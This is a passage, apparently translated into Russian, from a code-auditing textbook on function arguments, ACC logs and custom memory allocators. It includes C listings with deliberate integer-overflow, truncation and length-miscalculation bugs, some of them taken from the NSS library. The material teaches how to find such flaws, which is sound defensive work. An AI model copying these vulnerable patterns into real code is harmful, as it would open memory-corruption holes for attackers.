Затем изучите предполагаемый смысл аргумента; обычно его можно определить, наблюдая контекст, в котором он используется. Если интерфейс функции неясен или вводит в заблуждение, разработчик приложения может легко неправильно понять, как использовать функцию корректно, что может внести тонкие уязвимости. Глава 8, "Строки и метасимволы", представляет примеры с `MultiByteToWideChar()` и другими похожими функциями, иллюстрирующие распространенную ошибку в коде, работающем с wide characters. Часто в таких функциях аргументы длины обозначают размер буфера назначения в wide characters, а не в байтах. Спутать эти два размера данных легко, а результатом такой путаницы обычно является переполнение буфера.

Как же находить уязвимости такого рода? Нужно точно понимать, как работает функция и для чего используются ее аргументы. Общее правило таково: *чем труднее разобраться в функции, тем вероятнее, что она будет использована неправильно*. Как и с другими элементами аудита функций, рекомендуется вести журнал, записывая смысл разных аргументов. Этот журнал можно использовать вместе с журналом изменения аргументов, потому что записывается похожая информация: по сути нужно знать, какие аргументы требуются, как они используются и что происходит с этими аргументами на протяжении выполнения функции. Таблица 7-4 показывает пример журнала аргументов функции.

Таблица 7-4. Журнал аудита аргументов функции

Argument 1 prototype	`wchar_t *dest`
Argument 1 meaning	Destination buffer where data is copied into from the source buffer
Argument 2 prototype	`wchar_t *src`
Argument 2 meaning	Source buffer where wide characters are copied from
Argument 3 prototype	`size_t len`
Argument 3 meaning	Maximum size in wide characters of the destination buffer (doesn't include a NUL terminator)
Implications	NUL termination is guaranteed.
	The `len` parameter doesn't include the null terminator character, so the null character can be written out of bounds if the supplied `len` is the exact size of the buffer divided by 2.
	The `length` parameter is in wide characters; callers might accidentally use `sizeof(buf)`, resulting in an overflow.
	If 0 is supplied as a `len`, it's decremented to -1, and an infinite copy occurs.
	If -1 `length` is supplied, it's set artificially to 256.

Таблица 7-4 перечисляет прототип и предполагаемый смысл каждого аргумента. Вероятно, самая важная часть журнала -- список implications, который резюмирует, как программисты приложения могут использовать функцию неправильно, и отмечает любые особенности функции, способные вызвать эксплуатируемые условия. После составления этого списка можно обращаться к нему в каждом месте вызова функции и пытаться определить, могут ли какие-либо условия из списка быть истинными в вызывающих функциях. В примерной функции из таблицы 7-4 довольно много условий приводит к тому, что функция делает то, чего не должна. Это пример функции с неудобным интерфейсом, поскольку ее можно вызвать неправильно столь многими способами, что разработчику приложения было бы довольно легко использовать ее неверно.

В конечном счете секрет поиска уязвимостей, связанных с непониманием аргументов функций, в том, чтобы уметь концептуально рассматривать фрагмент кода изолированно. Когда вы пытаетесь

понять, как работает функция, внимательно изучайте каждое условие, на которое напрямую влияют аргументы, и продолжайте думать о том, какие граничные условия могут привести к неправильному вызову функции. Эта задача требует большой практики, но чем больше времени вы ей уделяете, тем быстрее сможете распознавать потенциально опасные конструкции кода. Многие функции выполняют похожие операции, например копирование строк и расширение символов, и поэтому склонны к похожим неправильным использованиям. По мере накопления опыта аудита таких функций вы сможете наблюдать общие шаблоны исключительных условий и со временем эффективнее распознавать проблемы. Потратьте время на то, чтобы учесть все особенности функции и хорошо понимать, как функция может быть использована неправильно. Вы должны быть способны ответить на любые вопросы об особенностях функции и записать ответы, чтобы эта информация была легко доступна позже. Небольшие детали того, что происходит с аргументом во время выполнения функции, могут создать целый спектр возможностей для неправильного вызова функции. Наконец, особенно внимательно относитесь к преобразованиям типов, происходящим с аргументами, например усечению при работе с short integers, потому что они подвержены граничным проблемам, как обсуждалось в главе 6.

Аудит управления памятью

Управление памятью -- базовый элемент любой программы, независимо от того, выполняется ли оно явно разработчиком или неявно языком программирования и средой выполнения. Чтобы завершить понимание строительных блоков программы, нужно изучить распространенные проблемы управления памятью и последствия неправильного управления, значимые для безопасности. В следующих разделах рассматриваются эти проблемы и предлагается несколько инструментов, которые помогут продуктивнее выявлять уязвимости управления памятью.

ACC-журналы

Ошибки управления памятью почти всегда являются результатом неправильного расчета длины, поэтому один из первых шагов при аудите управления памятью -- выработать хороший процесс выявления таких просчетов. Некоторые просчеты заметны сразу, но другие очень легко пропустить. Поэтому существует инструмент, помогающий находить даже самые тонкие ошибки расчета длины: **журналы allocate-check-copy (ACC)**, то есть журналы "выделение-проверка-копирование". ACC-журнал предназначен просто для записи всех расхождений в размерах выделения, проверках длины и копировании элементов данных, которые происходят с блоком памяти. Для каждого выделения памяти ACC-журнал делится на три столбца. Первый столбец содержит формулу, описывающую размер выделяемой памяти; это может быть выражение или статическое число, если буфер имеет статический размер. Следующий столбец содержит все проверки длины, которым подвергаются элементы данных перед копированием в выделенный буфер. Третий столбец используется для перечисления элементов данных, копируемых в буфер, и способа их копирования. Отдельные операции копирования перечисляются одна за другой. Наконец, можно добавить необязательный четвертый столбец, где отмечаются интересные расхождения, выявленные из информации в первых трех столбцах. Рассмотрите пример функции в листинге 7-33, а затем соответствующий ACC-журнал в таблице 7-5.

Листинг 7-33. *Пример ошибки расчета длины для построения ACC-журнала*

```
int read_packet(int sockfd)
{
    unsigned int challenge_length, ciphers_count;
    char challenge[64];
    struct cipher *cipherlist;
    int i;
    challenge_length = read_integer(sockfd);
```

```
    if(challenge_length > 64)
        return -1;

    if(read_bytes(sockfd, challenge, challenge_length) < 0)
        return -1;

    ciphers_count = read_integer(sockfd);
    cipherlist = (struct cipher *)allocate(ciphers_count * sizeof(struct cipher));
    if(cipherlist == NULL)
        return -1;

    for(i = 0; i < ciphers_count; i++) {
        if(read_bytes(sockfd, &cipherlist[i], sizeof(struct cipher) < 0) {
            free(cipherlist);
            return -1;
        }
    }

    ... more stuff here ...
}
```

Листинг 7-33 показывает код, который читает пакет из вымышленного протокола, выделяет память под разные элементы пакета и считывает их. Пример ACC-журнала показан в таблице 7-5.

Таблица 7-5. ACC-журнал

	Allocation	Check	Copy	Notes
`challenge` variable	64	Supplied length is less than or equal to 64 (check is unsigned)	Copies length bytes	Seems like a safe copy; checks are consistent
`cipherlist` variable	`ciphers_count * sizeof (struct cipher)`	N/A	Reads individual ciphers one at a time	Integer overflow if `(ciphers_count > 0xFFFFFFFF) / sizeof(struct cipher)`

В ACC-журнале записываются подробности того, как выделяется буфер, какие проверки длины выполняются и как данные копируются в буфер. Такой компактный формат быстро резюмирует, как выполняются динамические выделения памяти и копирования и являются ли они безопасными. Обратите внимание, что запись для переменной `cipherlist` упоминает, что шифры копируются по одному. Эта деталь важна, когда вы определяете, безопасна ли операция. Если бы эта функция выполняла одно чтение размером `ciphers_count * sizeof(struct cipher)`, длина выделения и длина копирования совпадали бы, так что код был бы безопасен независимо от того, произошло ли целочисленное переполнение. Иногда проверки выполняются перед выделением памяти; в таком случае можно переставить первые два столбца, чтобы запись было легче понимать.

ACC-журналы предназначены для помощи в выявлении проверок длины, которые могут привести к проблемам; однако они не являются полной оценкой безопасности операции с памятью. Чтобы понять этот момент, рассмотрите следующий пример:

```
ciphers_count = read_integer(sockfd);
if(ciphers_count >= ((unsigned int)(~0)) / sizeof(struct cipher))
    return -1;

cipherlist = (struct cipher *) allocate(ciphers_count * sizeof(struct cipher));
if(cipherlist == NULL)
    return -1;
```

В этом коде есть проверка длины, которую вы добавили бы в ACC-запись, но означает ли это, что можно считать копирование в память безопасным? Нет. Эта функция не использует системный

распределитель для выделения `cipherlist`; вместо этого она использует пользовательскую функцию `allocate()`. Чтобы определить, безопасен ли этот код, нужно также обратиться к карточке оценки распределителя (этот инструмент будет представлен далее в разделе). Только после этого можно сделать вывод о безопасности выделения.

Следующие разделы приводят несколько примеров неправильного расчета длины буфера, на которых можно потренировать навык ведения ACC-журналов. Эти примеры знакомят с разнообразными ситуациями, где возникают ошибки расчета длины, чтобы вы увереннее распознавали похожие случаи при собственных оценках кода.

Непредвиденные условия

Ошибки расчета длины могут возникать, когда при обработке данных появляются непредвиденные условия. В следующем примере код выводит некоторые пользовательские данные в шестнадцатеричном виде:

```
u_char *src, *dst, buf[1024];

for(src = user_data, dst = buf; *src; src++){
    snprintf(dst, sizeof(buf) - (dst - buf), "%2.2x", src);
    dst += 2;
}
```

Однако разработчик предполагает, что `snprintf()` успешно записывает два байта в буфер, потому что цикл всегда увеличивает `dst` на 2 (как показано в выделенной строке). Если в буфере не осталось байтов или остался только один байт, `dst` будет продвинут слишком далеко, а последующие вызовы `snprintf()` получат отрицательный аргумент размера. Этот размер будет преобразован в `size_t` и, следовательно, интерпретирован как большое положительное значение, что позволит записывать байты за пределами буфера назначения.

Предположения о данных

Довольно часто при аудите кода, работающего с двоичными данными, видно, что программисты склонны чрезмерно доверять содержимому, особенно в приложениях с закрытыми форматами файлов и протоколами. Так происходит потому, что они не продумали последствия некоторых действий или предполагают, что клиентские данные или файлы будут генерироваться только их приложениями. Часто разработчики считают, что никто не станет заниматься обратной разработкой структур данных, необходимых для взаимодействия с их программой. Однако история говорит совсем другое. Люди могут, и регулярно делают это, анализировать закрытые продукты методом обратной разработки ради поиска проблем безопасности. Более того, исследователи обычно даже охотнее и лучше готовы изучать сложные закрытые протоколы с помощью ручного анализа, black-box тестирования и автоматического фаззинга.

Один из самых простых примеров ошибок предположений о данных -- ситуации, где разработчики делают предположения о максимально возможном размере элемента данных, даже когда длина указана перед полем переменной длины. Листинг 7-34 показывает пример из библиотеки NSS, использовавшейся в Netscape Enterprise (и производных от Netscape веб-серверах) для обработки SSL-трафика.

Листинг 7-34. *Переполнение буфера в* `ssl2_HandleClientHelloMessage` *из библиотеки NSS*

```
csLen = (data[3] << 8) | data[4];
sdLen = (data[5] << 8) | data[6];
challengeLen = (data[7] << 8) | data[8];
cs = data + SSL_HL_CLIENT_HELLO_HBYTES;
sd = cs + csLen;
challenge = sd + sdLen;
PRINT_BUF(7, (ss, "server, client session-id value:", sd, sdLen));
```

```
if ((unsigned)ss->gs.recordLen !=
    SSL_HL_CLIENT_HELLO_HBYTES + csLen + sdLen + challengeLen) {
    SSL_DBG(( "%d: SSL[%d]: bad client hello message, len=%d should=%d",
        SSL_GETPID(), ss->fd, ss->gs.recordLen,
        SSL_HL_CLIENT_HELLO_HBYTES+csLen+sdLen+challengeLen));
    goto bad_client;
}

...

/* Squirrel away the challenge for later */
PORT_Memcpy(ss->sec.ci.clientChallenge, challenge, challengeLen);
```

В листинге 7-34 сервер берет поле длины данных challenge, предоставленное клиентом, а затем копирует указанное количество данных из пакета в буфер `ss->sec.ci.ClientChallenge`, статически ограниченный 32 байтами. Код просто забывает проверить, что предоставленная длина меньше буфера назначения. Такая простая ошибка довольно распространена, а в закрытых приложениях -- еще более распространена.

Порядок действий

Действия, выполненные в неправильном порядке, также могут привести к ошибке расчета длины. Листинг 7-35 показывает тонкий пример того, как может возникнуть такая проблема.

Листинг 7-35. *Операторы в неправильном порядке*

```
int log(int level, char *fmt, ...)
{
    char buf[1024], *ptr = buf, *level_string;
    size_t maxsize = sizeof(buf) - 1;
    va_list ap;

    ...

    switch(level){
    case ERROR:
        level_string = "error";
        break;
    case WARNING:
        level_string = "warning";
        break;
    case FATAL:
        level_string = "fatal";
        break;
    default:
        level_string = "";
        break;
    }

    sprintf(ptr, "[%s]: ", level_string);
    maxsize -= strlen(ptr);
    ptr += strlen(ptr);

    sprintf(ptr, "%s: ", get_time_string());
    ptr += strlen(ptr);
    maxsize -= strlen(ptr);

    va_start(ap, fmt);
    vsnprintf(ptr, maxsize, fmt, ap);
    va_end(ap);

    ...
```

Листинг 7-35 содержит ошибку в месте, где строка времени, возвращаемая `get_time_string()`, записывается в буфер. Переменная `ptr` увеличивается до конца строки времени, а затем длина строки `ptr` вычитается из `maxsize`. Эти две операции выполняются в неправильном порядке.

Поскольку `ptr` уже был увеличен, `maxsize` уменьшается на ноль. Поэтому `maxsize` не учитывает строку времени, и при вызове `vsnprintf()` с неправильной длиной может произойти переполнение буфера.

Несколько расчетов длины для одного и того же ввода

Распространенная ситуация, приводящая к ошибкам расчета длины в приложениях, -- когда данные обрабатываются больше одного раза в разных местах программы: обычно сначала выполняется проход для определения длины, а затем последующий проход для копирования данных. В такой ситуации аудитор должен определить, есть ли различия между фрагментом кода, рассчитывающим длину, и фрагментом, копирующим данные. Следующий код из библиотеки NSS Netscape Enterprise/Mozilla отвечает за обработку строк данных UCS2. Функция проходит по строке и рассчитывает объем места, необходимого для вывода, а если буфер назначения достаточно велик, сохраняет результат. Листинг 7-36 показывает цикл для этого расчета.

Листинг 7-36. *Ошибка расчета длины UCS2 в библиотеке Netscape NSS*

```
R_IMPLEMENT(PRBool)
sec_port_ucs2_utf8_conversion_function(
    PRBool toUnicode,
    unsigned char *inBuf,
    unsigned int inBufLen,
    unsigned char *outBuf,
    unsigned int maxOutBufLen,
    unsigned int *outBufLen)
{
    PORT_Assert((unsigned int *)NULL != outBufLen);

    if( toUnicode ) {
        ..
    } else {
        unsigned int i, len = 0;

        PORT_Assert((inBufLen % 2) == 0);
        if ((inBufLen % 2) != 0) {
            *outBufLen = 0;
            return PR_FALSE;
        }

        for( i = 0; i < inBufLen; i += 2 ) {
            if( (inBuf[i+H_0] == 0x00) &&
                ((inBuf[i+H_0] & 0x80) == 0x00) )
                len += 1;
            else if( inBuf[i+H_0] < 0x08 )
                len += 2;
            else if( ((inBuf[i+0+H_0] & 0xDC) == 0xD8) ) {
                if( ((inBuf[i+2+H_0] & 0xDC) == 0xDC) &&
                    ((inBufLen - i) > 2) ) {
                    i += 2;
                    len += 4;
                } else {
                    return PR_FALSE;
                }
            } else
                len += 3;
        }
```

Обратите внимание, что при фактическом копировании данных далее в той же функции есть небольшое отличие, как показано в следующем коде:

```
for( i = 0; i < inBufLen; i += 2 ) {
    if( (inBuf[i+H_0] == 0x00) &&
        ((inBuf[i+H_1] & 0x80) == 0x00) ) {
        /* 0000-007F -> 0xxxxxx */
        /* 00000000 0abcdefg -> 0abcdefg */
        outBuf[len] = inBuf[i+H_1] & 0x7F;
```

```
        len += 1;
    } else if( inBuf[i+H_0] < 0x08 ) {
        /* 0080-07FF -> 110xxxxx 10xxxxxx */
        /* 00000abc defghijk -> 110abcde 10fghijk */
        outBuf[len+0] = 0xC0 | ((inBuf[i+H_0] & 0x07) << 2) |
                        ((inBuf[i+H_1] & 0xC0) >> 6);
        outBuf[len+1] = 0x80 | ((inBuf[i+H_1] & 0x3F) >> 0);
        len += 2;
        ...
```

Видите ошибку? При расчете длины ожидается только один байт вывода, когда в потоке символов встречается байт NUL, потому что смещение `H_0` в `inBuf` используется в расчете длины дважды. Видно, что разработчик хотел проверить следующий байт, чтобы понять, установлен ли старший бит, но использовал `H_0` вместо `H_1`. При фактическом копировании эта ошибка не повторяется. Во время операции копирования ясно видно, что если у следующего байта установлен старший бит, в выходной буфер записываются два байта, потому что во втором условии `if` выполняется дополнительная проверка. Поэтому, передав данные с последовательностью байтов `0x00, 0x80`, можно заставить функцию записать в выходной буфер больше данных, чем изначально ожидалось. Как выяснилось, в Netscape эту уязвимость нельзя эксплуатировать, потому что выходной буфер довольно велик и нельзя передать достаточно входных данных, чтобы перезаписать произвольную память. Но даже если ошибка неэксплуатируема, функция все равно неверно рассчитывает длину, поэтому ее стоит изучить.

Функции выделения памяти

Проблемы могут возникать, когда функции выделения памяти ведут себя не так, как ожидает программист. Почему они могут вести себя иначе? Вы передаете размер, а функция возвращает блок памяти такого размера. Просто, правда? Однако код не всегда ведет себя именно так, как ожидается; при работе с выделением памяти нужно помнить о необычных случаях.

Крупные приложения часто используют собственное внутреннее выделение памяти вместо прямого вызова процедур операционной системы. Такие прикладные процедуры выделения могут быть чем угодно: от простых оберток, которые только вызывают системные функции, до сложных подсистем выделения, оптимизирующих управление памятью под конкретные нужды приложения.

В целом можно считать, что системные библиотеки выделения памяти широко используются и, предположительно, достаточно надежны; однако о прикладных распределителях этого сказать нельзя, потому что их качество бывает каким угодно. Поэтому ревьюеры кода должны искать ошибочную обработку запросов, а не предполагать, что пользовательские процедуры надежны. Их следует аудировать так же, как любой другой сложный код: вести журнал семантики этих процедур и отмечать возможные условия ошибок и последствия этих ошибок.

Поскольку процедуры выделения памяти универсальны и от приложения к приложению пытаются решать примерно одну и ту же задачу, следующие разделы описывают самые распространенные проблемы, за которыми нужно следить.

Законно ли выделять 0 байт?

Многие аудиторы кода знают, что запрос выделения 0 байт в большинстве процедур выделения памяти ОС является допустимым. Возвращается блок некоторого минимального размера (обычно 12 или 16 байт). Эта информация важна при поиске целочисленных уязвимостей. Рассмотрите код в листинге 7-37.

Листинг 7-37. *Целочисленное переполнение с проверкой выделения 0 байт*

```
char *get_string_from_network(int sockfd)
{
```

```
    unsigned int length, read_bytes;
    char *string;
    int n;

    length = get_integer_from_network(sockfd);
    string = (char *)my_malloc(length + 1);
    if(!string)
        return NULL;

    for(read_bytes = 0; read_bytes < length; read_bytes += n){
        n = read(sockfd, string + read_bytes, length - read_bytes);
        if(n < 0){
            free(string);
            return NULL;
        }
    }

    string[length] = '\0';
    return string;
}
```

В этом коде атакующие могут задать длину, которая увеличивается и передается в `my_malloc()`. Вызову `my_malloc()` будет передано значение 0, когда переменная `length` содержит максимальное представимое целое число (`0xFFFFFFFF`), из-за целочисленного переполнения. Затем строковые данные длиной `length` байт читаются в блок памяти, возвращенный распределителем. Если бы этот код напрямую вызывал системные процедуры выделения `malloc()` или `calloc()`, можно было бы заключить, что это уязвимость: атакующие могут заставить программу скопировать большой объем данных прямо в очень маленький буфер, тем самым повредив кучу. Однако код не использует системные библиотеки напрямую; он использует пользовательскую процедуру выделения. Вот код `my_malloc()`:

```
void *my_malloc(unsigned int size)
{
    if(size == 0)
        return NULL;

    return malloc(size);
}
```

Хотя процедура выделения почти ничего не делает, кроме роли обертки над системной библиотекой, одна ее особенность существенна: она специально проверяет выделения 0 байт и завершает запрос неудачей, если такое выделение запрошено. Поэтому функция `get_string_from_network()`, хотя и написана небезопасно, не является уязвимой (или, точнее, не является эксплуатируемой) к описанной выше ошибке целочисленного переполнения.

Пример в листинге 7-37 очень распространен. Разработчики часто пишут небольшие обертки над процедурами выделения, которые проверяют выделения 0 байт, а также обертки над функциями `free()`, которые проверяют указатели `NULL`. Кроме того, потенциальные уязвимости, такие как в `get_string_from_network()`, часто встречаются при обработке двоичных протоколов или форматов файлов. Нередко нужно добавить заголовок фиксированного размера или дополнительное место для символа NUL перед выделением блока памяти. Поэтому необходимо знать, законны ли выделения 0 байт: от этого может зависеть, является ли код уязвимым к удаленной порче памяти.

Выполняет ли процедура выделения округление запрошенного размера?

Обертки функций выделения почти всегда округляют запрошенный размер выделения до некоторой границы (8-байтовой, 16-байтовой и так далее). Обычно такая практика допустима и часто необходима; однако при неправильной реализации она может открыть функцию для уязвимости целочисленного переполнения. Процедура выделения потенциально подвергает себя

этой уязвимости, когда округляет запрошенный размер до следующей подходящей границы, предварительно не выполнив никаких sanity checks запрошенного размера. Листинг 7-38 показывает пример.

Листинг 7-38. *Уязвимость округления в распределителе*

```
void *my_malloc2(unsigned int size)
{
    if(size == 0)
        return NULL;

    size = (size + 15) & 0xFFFFFFF0;
    return malloc(size);
}
```

Назначение выделенной строки в этой функции -- округлить `size` до следующей 16-байтовой границы, добавив 15 к запрошенному размеру, а затем обнулив младшие четыре бита маской. Однако функция не проверяет, что `size` меньше `0xFFFFFFF1`. Если передать именно такой размер запроса (или любой размер от `0xFFFFFFF1` до `0xFFFFFFFF` включительно), функция переполнит 32-битное беззнаковое целое и приведет к выделению 0 байт. Имейте в виду, что эта функция не была бы уязвимой, если бы `size` проверялся на 0 после операции округления. Часто разница между уязвимым и безопасным кодом -- небольшое изменение порядка действий, как и здесь.

Выполняются ли над размером запроса другие арифметические операции?

Хотя округление непроверенного размера запроса -- самая распространенная ошибка, открывающая процедуру выделения для целочисленных уязвимостей, другие арифметические операции тоже могут привести к уязвимостям целочисленного оборачивания. Вторая по распространенности ошибка возникает, когда приложение строит дополнительный слой управления памятью поверх управления ОС. Обычно процедуры управления памятью приложения запрашивают у ОС крупные блоки памяти, а затем делят их на меньшие блоки для отдельных запросов. К блоку обычно добавляется некоторый заголовок, и поэтому размер такого заголовка прибавляется к запрошенному размеру блока. Листинг 7-39 показывает пример.

Листинг 7-39. *Распределитель со структурой заголовка*

```
void *my_malloc3(unsigned int size)
{
    struct block_hdr *hdr;
    char *data;

    data = (char *)malloc(size + sizeof(struct block_hdr));
    if(!data)
        return NULL;

    hdr = (struct block_hdr *)data;
    hdr->data_ptr = (char *)(data + sizeof(struct block_hdr));
    hdr->end_ptr = data + sizeof(struct block_hdr) + size;

    return hdr->data_ptr;
}
```

Эта простая операция сложения создает возможность целочисленного переполнения, очень похожую на проблему из листинга 7-37. В данном случае функция `my_malloc3()` уязвима к целочисленному переполнению при любых значениях `size` между `0xFFFFFFFF` и `0xFFFFFFFF - sizeof(struct block_hdr)`. Любое значение в этом диапазоне приведет к выделению маленького буфера для запроса чрезвычайно большой длины.

Функции повторного выделения памяти также подвержены целочисленным переполнениям, потому что при определении размера нового блока памяти обычно требуется операция сложения. Поэтому, если пользователи могут задать один из этих размеров, есть высокая вероятность

целочисленного оборачивания. Достаточные sanity checks редко выполняются для обеспечения безопасности функций повторного выделения, поэтому ревьюеры кода должны внимательно проверять наличие этих проверок. Листинг 7-40 показывает функцию, увеличивающую буфер, чтобы освободить место для добавления данных.

Листинг 7-40. *Целочисленное переполнение при повторном выделении*

```
int buffer_grow(struct buffer *buf, unsigned long bytes)
{
    if(buf->alloc_size - buf->used >= bytes)
        return 0;

    buf->data = (char *)realloc(buf->data, buf->alloc_size + bytes);
    if(!buf->data)
        return -1;

    buf->alloc_size += bytes;
    return 0;
}
```

Выделенный код в листинге 7-40 показывает потенциально опасную операцию сложения. Если пользователи могут задавать значение `bytes`, выражение `bytes + buf->alloc_size` можно заставить обернуться, и `realloc()` вернет маленький блок, в котором недостаточно места для нужных данных.

Согласованы ли типы данных для размеров запросов?

Иногда функции выделения памяти ведут себя неожиданно из-за проблем типизации. Многие вопросы типизации, обсуждавшиеся в главе 6, особенно релевантны при работе с распределителями, поскольку почти любая ошибка преобразования типов, скорее всего, приведет к уязвимости порчи памяти, которая легко эксплуатируется.

Иногда встречаются распределители памяти, использующие 16-битные размеры. Эти функции более уязвимы к проблемам типизации, чем обычные распределители, потому что максимальное представимое ими значение равно 65535 байтам, и пользователи с большей вероятностью могут задать блоки данных такого размера или больше. Листинг 7-41 показывает пример.

Листинг 7-41. *Опасное использование типа данных*

```
void *my_malloc4(unsigned short size)
{
    if(!size)
        return NULL;

    return malloc(size);
}
```

Чтобы вызвать уязвимость, достаточно найти место в коде, где `my_malloc4()` может быть вызвана со значением больше 65535 (`0xFFFF`) байт. Если можно спровоцировать выделение размера вроде `0x00010001` (что, в зависимости от приложения, не так уж невероятно), значение усекается до `short`, что приводит к выделению 1 байта.

Появление 64-битных систем также может сделать процедуры выделения уязвимыми. Глава 6 подробнее обсуждает 64-битные проблемы типизации, но проблемы могут возникать при смешивании типов данных `long`, `size_t` и `int`. В модели компилятора LP64 типы данных `long` и `size_t` являются 64-битными, тогда как типы `int` занимают только 32 бита. Поэтому взаимозаменяемое использование этих типов может давать непреднамеренные и неожиданные результаты. Чтобы увидеть, как это может стать проблемой, снова рассмотрите предыдущий пример.

```
void *my_malloc(unsigned int size)
{
```

```
    if(size == 0)
        return NULL;

    return malloc(size);
}
```

Как уже говорилось, эта обертка выделения почти ничего не делает, кроме проверки выделения нулевой длины. Однако она делает одну существенную вещь: принимает параметр `unsigned int`, а не `size_t`, который принимает функция `malloc()`. В 32-битной системе эти типы данных эквивалентны; однако в системах LP64 это, конечно, не так. Представьте, что эта функция вызывается как в листинге 7-42.

Листинг 7-42. *Проблемы с 64-битными системами*

```
int read_string(int fd)
{
    size_t length;
    char *data;

    length = get_network_integer(fd);
    if(length + 2 < length)
        return -1;

    data = (char *)my_malloc(length + 2);

    ... read data ...
}
```

Функция `read_string()` специально проверяет целочисленные переполнения перед вызовом процедуры выделения. В 32-битных системах этот код корректен, но что насчет 64-битных систем? Переменная `length` в `read_string()` имеет тип `size_t`, то есть 64 бита. Если предположить, что `get_network_integer()` возвращает `int`, внимательно посмотрите на проверку целочисленного переполнения:

```
if(length + 2 < length)
    return -1;
```

В системе LP64 обе стороны этого выражения являются 64-битными целыми, поэтому проверка может подтвердить только то, что 64-битное значение не переполняется. Однако при вызове `my_malloc()` результат усекается до 32 бит, потому что эта функция принимает 32-битный целочисленный параметр. Поэтому в 64-битной системе этот код может пройти первую проверку со значением `0x100000001`, а затем быть усечен до гораздо меньшего значения `0x1` при передаче в качестве 32-битного параметра.

Также становится очень важным, являются ли значения, передаваемые процедурам выделения памяти, знаковыми. Каждую процедуру выделения памяти следует проверить на это условие. Если процедура выделения ничего не делает, кроме передачи целого числа в ОС, может быть неважно, является ли параметр `size` знаковым. Однако если процедура сложнее и выполняет вычисления и сравнения на основе параметра `size`, знаковость значения определенно важна. Обычно чем сложнее процедура выделения, тем вероятнее, что знаковость параметров `size` станет проблемой.

Есть ли максимальный размер запроса?

Многие из предыдущих условий уязвимости были связаны с отсутствием sanity check размеров запросов. Иногда разработчики приложения решают произвольно встроить максимальный предел объема памяти, который код выделяет, как показано в листинге 7-43. Максимальный размер запроса часто пресекает многие потенциальные атаки на процедуры выделения. Аудиторы кода должны определить, существует ли максимальный предел, поскольку он может повлиять на потенциальные уязвимости порчи памяти в других местах программы.

Листинг 7-43. *Максимальный предел выделения памяти*

```
#define MAX_MEMORY_BLOCK 100000

void *my_malloc5(unsigned int size)
{
    if(size > MAX_MEMORY_BLOCK)
        return NULL;

    size = (size + 15) & 0xFFFFFFF0;
    return malloc(size);
}
```

Распределитель в листинге 7-43 довольно ограничителен: он разрешает выделять только небольшие блоки. Поэтому он не подвержен целочисленным переполнениям при округлении размера запроса после проверки размера. Однако если бы округление выполнялось до проверки размера, а не после нее, распределитель все равно был бы уязвим к целочисленному переполнению. Также отметьте, является ли параметр `size` знаковым. Если бы этот аргумент был отрицательным, можно было бы обойти проверку максимального размера (и обернуть целое через нулевую границу во время последующего округления).

Возвращается ли когда-нибудь блок памяти другого размера, чем был запрошен?

Практически все уязвимости целочисленного оборачивания становятся эксплуатируемыми по одной причине: возвращается блок памяти другого размера, чем был запрошен. Когда это происходит, появляется возможность эксплуатации. Хотя это редко, иногда процедура выделения памяти может изменить размер запроса. Листинг 7-44 показывает слегка измененный предыдущий пример.

Листинг 7-44. *Уязвимость максимального предела выделения памяти*

```
#define MAX_MEMORY_BLOCK 100000

void *my_malloc6(unsigned int size)
{
    if(size > MAX_MEMORY_BLOCK)
        size = MAX_MEMORY_BLOCK;

    size = (size + 15) & 0xFFFFFFF0;
    return malloc(size);
}
```

Функция `my_malloc6()` в листинге 7-44 не выделяет блок больше `MAX_MEMORY_BLOCK`. Когда запрашивается блок большего размера, функция изменяет размер запроса вместо того, чтобы завершиться неудачей. Это *очень* опасно, когда вызывающий код передает размер, который может быть больше `MAX_MEMORY_BLOCK`, и предполагает, что получил блок памяти именно запрошенного размера. Фактически вызывающая функция никак не может узнать, ограничила ли `my_malloc6()` размер запроса значением `MAX_MEMORY_BLOCK`, если только каждая функция, вызывающая ее, не проверяет заранее, что не собирается запросить блок больше `MAX_MEMORY_BLOCK`, что крайне маловероятно. Чтобы вызвать уязвимость в такой программе, атакующим достаточно найти место, где они могут запросить больше `MAX_MEMORY_BLOCK` байт. Запрос молча усекается до меньшего, чем ожидалось, размера, и вызывающая процедура неизбежно копирует в этот блок больше данных, чем было выделено, что приводит к порче памяти.

Карточки оценки распределителей и области ошибок

При ревью приложений нужно выявлять процедуры выделения памяти на раннем этапе аудита и выполнять их беглую проверку. Как минимум следует охватить каждую потенциально опасную

область, оценивая процедуры выделения по связанным с ними вопросам уязвимости, то есть создавая своего рода карточку оценки. Такую карточку можно использовать как краткий способ работы с распределителями, чтобы не вести объемный журнал аудита. Однако все равно нужно искать и отмечать уникальные ситуации, не покрытые карточкой, особенно когда процедура выделения сложна. Посмотрите, как могут выглядеть такие карточки распределителей, в таблице 7-6.

Таблица 7-6. Карточка оценки распределителя

Function prototype	`int my_malloc(unsigned long size)`
0 bytes legal	Yes
Rounds to	16 bytes
Additional operations	None
Maximum size	100 000 bytes
Exceptional circumstances	When a request is made larger than 100 000 bytes, the function rounds off the size to 100 000.
Notes	The rounding is done after the maximum size check, so there is no integer wrap there.
Errors	None, only if malloc() fails.

Эта карточка резюмирует все потенциальные проблемные области распределителя. В ней нет столбца, указывающего, являются ли значения знаковыми, и нет перечисления 16-битных проблем, потому что эту информацию можно мгновенно вывести из прототипа функции. Если у функции есть внутренние проблемы, вызванные знаковостью значений, перечислите их в строке Notes карточки. Для простых распределителей можно выполнить еще более компактное резюме в виде областей ошибок. **Область ошибок** -- это набор значений, которые при передаче в функцию порождают одно из исключительных условий, способных привести к порче памяти. Таблица 7-7 показывает пример резюмирования одной области ошибок для функции.

Таблица 7-7. Область ошибок

Function prototype	`int my_malloc()`
Error domain	0xFFFFFFF1 to 0xFFFFFFFF
Implication	Integer wrap; allocates a small chunk

У каждого распределителя может быть несколько областей ошибок, каждая со своими последствиями. Такое краткое резюме -- полезный инструмент аудита кода, потому что к нему можно обратиться и сразу понять: если распределитель вызывается с одним из перечисленных значений, существует уязвимость. Можно быстро проходить каждый вызов распределителя и проверять, возможна ли такая ситуация. Преимущество этого инструмента в компактности, но недостаток в потере части деталей. Для более сложных распределителей может потребоваться обращаться к более подробным заметкам и журналам аудита функций.

Таблицы областей ошибок можно использовать с любыми аудируемыми функциями, не только с распределителями; однако есть и недостатки. Функции выделения обычно малы и конкретны, и вы более или менее точно знаете, что они делают. Карточки распределителей и таблицы областей ошибок помогают фиксировать различия между использованием системных процедур выделения и прикладных оберток над ними. С другими функциями, выполняющими более сложные задачи, при попытке столь компактного резюмирования можно потерять слишком много информации.

Двойное освобождение

